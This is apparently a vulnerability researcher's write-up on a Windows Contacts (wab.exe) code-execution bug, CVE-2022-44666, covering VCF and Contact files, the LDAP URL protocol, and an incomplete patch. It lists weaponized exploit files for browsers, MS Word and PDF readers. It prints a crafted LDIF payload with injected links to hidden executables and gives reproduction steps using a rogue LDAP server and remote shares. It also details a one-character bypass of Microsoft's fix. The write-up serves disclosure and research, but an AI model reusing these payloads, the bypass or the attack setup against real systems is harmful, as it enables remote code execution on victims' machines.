
6.4. Exploit for MS Word: ./videos/msword-exploit.gif.

6.5. PoC for PDF Readers: ./videos/pdfreaders-poc.gif.

6.6. Exploit for PDF Readers: ./videos/pdfreaders-exploit.gif.

Additionally, these are all the files for further exploitation:
./further-pocs/browsers/poc/KB5014666-hotfix.vcf: Simple payload which executes local binaries.
./further-pocs/browsers/poc/poc.html: HTML file to download KB5014666-hotfix.vcf.
./further-pocs/browsers/remote-weaponized-by-searchms/exploit.html: HTML file to trigger “search-ms” in a remote shared location.
./further-pocs/MSWord/poc/KB5014666-hotfix.vcf: Simple payload which executes local binaries.
./further-pocs/MSWord/poc/poc.docx: Word file in format DOCX which triggers a remote template aka htmlfile activex.
./further-pocs/MSWord/poc/poc.rtf: Word file in format RTF which triggers a remote template aka htmlfile activex.
./further-pocs/MSWord/poc/poc.html: remote template aka htmlfile activex.
./further-pocs/MSWord/remote-weaponized-by-searchms/exploit.docx: Word file in format DOCX which triggers a remote template aka htmlfile activex.
./further-pocs/MSWord/remote-weaponized-by-searchms/exploit.rtf: Word file in format RTF which triggers a remote template aka htmlfile activex.
./further-pocs/MSWord/remote-weaponized-by-searchms/poc.html: Remote template aka htmlfile activex which triggers “search-ms” in a remote shared location.
./further-pocs/PDFreaders/poc/KB5014666-hotfix.vcf: Simple payload which executes local binaries.
./further-pocs/PDFreaders/poc/poc-vcf.pdf: PDF file which triggers default browser to download and execute KB5014666-hotfix.vcf.
./further-pocs/PDFreaders/remote-weaponized-by-searchms/exploit.html: HTML file which triggers “search-ms” in a remote shared location to be used by PDF Readers.
./further-pocs/PDFreaders/remote-weaponized-by-searchms/exploit.pdf: PDF which triggers defaul browser to execute uri protocol “search-ms”.
Contact Files
After receiving Update 2022/07/21 from MSRC’s, i decided to take a look into Contact file extension as it would confirm whether or not it’s the same case as that found by the original discoverer, and of course it is. My first proof of concept was just using a different file format, but the bug is the same. Just using wabmig.exe located in “C:\Program Files\Windows Mail” is possible to convert all the VCF files to Contact files.

And as mentioned in the intro updates, these files are opened by Windows Contacts (default program).
The steps to reproduce are the same than those used for VCF files. Same restrictions observed on VCF files are applied with Contact files, that is, it’s not possible to use remote shared locations for the attribute “href” but it’s still possible to use local paths or url protocol “search-ms”.
These are all the files added or modified to exploit Contact files:
./further-pocs/browsers/poc/KB5014666-hotfix.vcf: Simple payload which executes local binaries using VCF format.
./further-pocs/browsers/poc/KB5014666-hotfix.contact: Simple payload which executes local binaries using Contact format.
./further-pocs/browsers/poc/poc-vcf.html: HTML file to download KB5014666-hotfix.vcf.
./further-pocs/browsers/poc/poc-contact.html: HTML file to download KB5014666-hotfix.contact.
./further-pocs/MSWord/poc/KB5014666-hotfix.vcf: Simple payload which executes local binaries using VCF format.
./further-pocs/MSWord/poc/KB5014666-hotfix.contact: Simple payload which executes local binaries using Contact format.
./further-pocs/PDFreaders/poc/KB5014666-hotfix.contact: Simple payload which executes local binaries using Contact format.
./further-pocs/PDFreaders/poc/poc-contact.pdf: PDF file to download KB5014666-hotfix.contact.
./further-pocs/to-copy-in-remote-shared-location/KB5001337-hotfix.contact: Payload which executes binaries by “search-ms” in a remote shared location using Contact format.
./report-pocs/exploit.contact: Same file than exploit.VCF in Contact file format.
URL protocol LDAP
As mentioned above, this further research made me to reach a point that i was trying to reach some time ago: Use some URL protocol handler to automatically open crafted contact data to exploit the bug. This challenge was finally achieved thanks to ldap uri scheme.
...
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\LDAP]
@="URL:LDAP Protocol"
"EditFlags"=hex:02,00,00,00
"URL Protocol"=""

[HKEY_CLASSES_ROOT\LDAP\Clsid]
@="{228D9A81-C302-11cf-9AA4-00AA004A5691}"

[HKEY_CLASSES_ROOT\LDAP\shell]

[HKEY_CLASSES_ROOT\LDAP\shell\open]

[HKEY_CLASSES_ROOT\LDAP\shell\open\command]
@=hex(2):22,00,25,00,50,00,72,00,6f,00,67,00,72,00,61,00,6d,00,46,00,69,00,6c,\
  00,65,00,73,00,25,00,5c,00,57,00,69,00,6e,00,64,00,6f,00,77,00,73,00,20,00,\
  4d,00,61,00,69,00,6c,00,5c,00,77,00,61,00,62,00,2e,00,65,00,78,00,65,00,22,\
  00,20,00,22,00,2f,00,6c,00,64,00,61,00,70,00,3a,00,25,00,31,00,22,00,00,00
...
That is:
"%ProgramFiles%\Windows Mail\wab.exe" "/ldap:%1"
So just setting a rogue LDAP server up and serving the payload data, it’s possible to use this url protocol handler to launch Windows Contacts (wab.exe) with a malicious payload in the ldif attributes mail, url or wwwhomepage. Note that i was unable to do this working on the attribute “wwwhomepage” as indicated here, but it should theorically work.
The crafted ldif content is just something like this:
...
dn: dc=org
dc: org
objectClass: dcObject

dn: dc=example,dc=org
dc: example
objectClass: dcObject
objectClass: organization

dn: ou=people,dc=example,dc=org
objectClass: organizationalUnit
ou: people

dn: cn=Microsoft,ou=people,dc=example,dc=org
cn: Microsoft
gn: Microsoft
company: Microsoft
title: Microsoft KB5001337-hotfix
mail:"></a><a href="/en/..\hidden\payload.lnk/">Run-installer...</a>
url:"></a><a href="/en/..\hidden\payload.exe/">Run-installer...</a>
wwwhomepage:"></a><a href="/en/notepad/">Run-installer...</a>
objectclass: top
objectclass: person
objectClass: inetOrgPerson
...
And the code for the rogue ldap server was taken borrowed from the quick start server of ldaptor project, located over here.
This is a summary of target applications:
Browsers: MS Edge, Google Chrome, Mozilla Firefox & Opera.
MS Word.
PDF Readers (mainly Adobe Acrobat Reader DC & Foxit PDF Reader).
The steps to reproduce are:
Copy ./further-pocs into remote shared location (SMB or WebDav).
If wanted, hide the files running ./further-pocs/MSWord/setup-hidden.bat.
Install ldaptor by pip: pip install ldaptor. Note this has been tested on Python 2.7 x64.
Start rogue ldap server located in ./further-pocs/ldap-rogue-server/ldap-server.py
Start a webserver in the target app path, that is: ./further-pocs/[vector or target app]/url-protocol-ldap/.
Run exploit files depending on the case.
For further info, watch the videos located in ./videos
7.1. For browsers: ./videos/ldap-browsers-exploit.gif.

7.2. For MS Word: ./videos/ldap-msword-exploit.gif.

7.3. For PDF Readers: ./videos/ldap-pdfreaders-exploit.gif.

These are the additional files to exploit url protocol ldap:
./further-pocs/browsers/url-protocol-ldap/exploit.html: HTML file to load url protocol ldap on a rogue ldap server which returns crafted data for mail and urls.
./further-pocs/MSWord/url-protocol-ldap/poc.html: remote template aka htmlfile activex to load url protocol ldap on a rogue ldap server which returns crafted data for mail and urls.
./further-pocs/MSWord/url-protocol-ldap/exploit.rtf: Word file in format RTF which triggers a remote template aka htmlfile activex.
./further-pocs/MSWord/url-protocol-ldap/exploit.docx: Word file in format DOCX which triggers a remote template aka htmlfile activex.
./further-pocs/PDFreaders/url-protocol-ldap/exploit.html: HTML file to load url protocol ldap on a rogue ldap server which returns crafted data for mail and urls.
./further-pocs/PDFreaders/url-protocol-ldap/exploit.pdf: PDF which triggers defaul browser to execute uri protocol “ldap”.
./further-pocs/ldap-rogue-server/ldap-server.py: Python script based on the server sample for ldaptor, which runs on Python 2.7, and serves the crafted data to exploit the bug through the ldif attributes mail, url and wwwhomepage.
CVE-2022-44666: Patch analysis and incomplete fix
On Dec 13, 2022 the patch for this vulnerability was released by Microsoft as CVE-2022-44666.
The versions used for diffing the patch (located in C:\Program Files\Common Files\System\wab32.dll) have been:
MD5: 588A3D68F89ABF1884BEB7267F274A8B (pre-patch)
MD5: D1708215AD2624E666AFD97D97720E81 (post-patch)
Diffing the affected library (wab32.dll) with Diaphora by @matalaz, we’ll find out some new functions:

And these are the partial matches:

Taking a look into the new code in function “fnSummaryProc”:
__int64 __fastcall fnSummaryProc(HWND a1, int a2, WPARAM a3, LONG_PTR a4)
{

...

    if ( v26 <= 0x824 && (!v23 ? (v27 = 0) : (v27 = IsValidWebsiteUrlScheme(v23)), v27) )  // (1)
    {
      v38 = (unsigned __int16 *)2085;
      v39 = &CPercentEncodeRFC3986::`vftable';
      v40 = v23;
      v41 = v26;
      v28 = CPercentEncodeString::Encode(
              (CPercentEncodeString *)&v39,
              (unsigned __int16 *)&Dst,
              (unsigned __int64 *)&v38,
              v25);
      v29 = v7;
      if ( !v28 )
      {
        v30 = (const unsigned __int16 *)&Dst;
LABEL_44:
        SafeExecute(v29, v24, v30);  // (2)
        return 1i64;
      }
    }
    else
    {
      if ( v23 )
        v32 = IsInternetAddress(v23, &v38);
      else
        v32 = 0;
      v29 = v7;
      if ( v32 )
      {
        v30 = v23;
        goto LABEL_44; // (3)
      }
    }
    v31 = GetParent(v29);
    ShowMessageBox(v31, 0xFE1u, 0x30u); // (4)
    return 1i64;
  }
  ...
}
After the fix, the new code calls to the function “SafeExecute” (2) or show a message box (4).

To reach the call of the function “SafeExecute” (2) is possible to follow the code flow in (1):
_BOOL8 __fastcall IsValidWebsiteUrlScheme(LPCWSTR pszIn)
{
  const WCHAR *v1; // rbx
  _BOOL8 result; // rax
  DWORD pcchOut; // [rsp+30h] [rbp-68h]
  char Dst; // [rsp+40h] [rbp-58h]

  v1 = pszIn;
  result = 0;
  if ( UrlIsW(pszIn, URLIS_URL) ) // (5)
  {
    memset_0(&Dst, 0, 0x40ui64);
    pcchOut = 32;
    if ( UrlGetPartW(v1, (LPWSTR)&Dst, &pcchOut, 1u, 0) >= 0
      && (!(unsigned int)StrCmpICW(&Dst, L"http") || !(unsigned int)StrCmpICW(&Dst, L"https")) )  // (6)
    {
      result = 1;
    }
  }
  return result;
}
This function first checks if the URL is valid in (5), then, it checks whether or not it starts with “http” or “https” in (6). This code path looks safe enough. Coming back to the function “fnSummaryProc”, there’s another code path that could help to bypass the fix in (3).
__int64 __fastcall IsInternetAddress(unsigned __int16 *a1, unsigned __int16 **a2)
{
  unsigned __int16 v2; // ax
  unsigned __int16 **v3; // r14
  unsigned __int16 *v4; // rdi
  unsigned __int16 *v5; // r15
  unsigned __int16 v6; // dx
  unsigned __int16 *v7; // r8
  unsigned __int16 *v8; // rcx
  WCHAR v9; // ax
  _WORD *v10; // rsi
  int v11; // ebp
  LPWSTR v12; // rax
  unsigned __int16 *v14; // rax

  v2 = *a1;
  v3 = a2;
  v4 = a1;
  v5 = a1;
  while ( v2 && v2 != 0x3C )
  {
    a1 = CharNextW(a1);
    v2 = *a1;
  }
  v6 = *a1;
  v7 = a1;
  if ( *a1 )
  {
    v8 = a1 + 1;
    v4 = v8;
  }
  else
  {
    v8 = v4;
  }
  v9 = *v8;
  v10 = (_WORD *)((unsigned __int64)v7 & -(__int64)(v6 != 0));
  v11 = v6 != 0;
  if ( *v8 & 0xFFBF )
  {
    while ( v9 <= 0x7Fu && v9 != 0xD && v9 != 0xA )
    {
      if ( v9 == 0x40 )  // (7)
      {
        v14 = CharNextW(v8);
        if ( !(unsigned int)IsDomainName(v14, v11, v3 != 0i64) )  // (8)
          return 0i64;
        if ( v3 )
        {
          if ( v10 )
          {
            *v10 = 0;
            TrimSpaces(v5);
          }
          *v3 = v4;
        }
        return 1i64;
      }
      v12 = CharNextW(v8);
      v8 = v12;
      v9 = *v12;
      if ( !v9 )
        return 0i64;
    }
  }
  return 0i64;
}
One thing caught my attention about this in (7), where the code is checking whether it exists a char “@”. Then, it calls to the function “IsDomainName” in order to check whether or not the string after the char “@” is a domain name:
__int64 __fastcall IsDomainName(unsigned __int16 *a1, int a2, int a3)
{
  int v3; // edi
  int v4; // ebx
  int v5; // er9
  __int64 v6; // rdx

  v3 = a3;
  v4 = a2;
  if ( !a1 )
    return 0i64;
LABEL_2:
  v5 = *a1;
  if ( !(_WORD)v5 || (_WORD)v5 == 0x2E || v4 && (_WORD)v5 == 0x3E )
    return 0i64;
  while ( (_WORD)v5 && (!v4 || (_WORD)v5 != 0x3E) )
  {
    if ( (unsigned __int16)v5 >= 0x80u )
      return 0i64;
    if ( (unsigned __int16)(v5 - 10) <= 0x36u )
    {
      v6 = 19140298416324617i64;
      if ( _bittest64(&v6, (unsigned int)(v5 - 10)) )
        return 0i64;
    }
    if ( (_WORD)v5 == 46 )
    {
      a1 = CharNextW(a1);
      if ( a1 )
        goto LABEL_2;
      return 0i64;
    }
    a1 = CharNextW(a1);
    v5 = *a1;
  }
  if ( v4 )
  {
    if ( (_WORD)v5 != 0x3E )
      return 0i64;
    if ( v3 )
      *a1 = 0;
  }
  return 1i64;
}
So the bypass for the fix is pretty simple. It’s just necessary to use a single char “@”. Symlink href attributes like these will successfully bypass the fix:
hidden\@payload.lnk
hidden\@payload.exe
hidden@payload.lnk
hidden@payload.exeFor further info, there’s a video for a standalone contact file.

Proof of concept located in ./bypass/report-pocs.
And another one for MS Word and LDAP url protocol.

Proof of concept located in ./bypass/further-pocs.

One day later the patch release, this information was sent to MSRC. Unfortunately, the case has been recently closed with no further info about it.
Diagcab file as payload
After CVE-2022-30190 also known as Follina vulnerability and CVE-2022-34713 also known as DogWalk vulnerability, a publicly known but underrated technique was reborn again thanks to @buffaloverflow. My mate and friend Eduardo Braun Prado gave me the idea to use this technique over here.
There are some pre-requirements to do this:
The target user has to belong to administrator group. If not, there’s a UAC prompt.
The diagcab file has to be signed, so the codesigning certificate must have been installed in the target computer.
A real attack scenario would pass for stealing a code signing certificate which is in fact installed in the target system. But as this is just a proof of concept, a self-signed code signing certificate was generated and used to sign the diagcab file named as @payload.diagcab.
So in order to repro, it’s needed to install the certificate located in cert.cer under Trusted Root Certificate Authority like this:
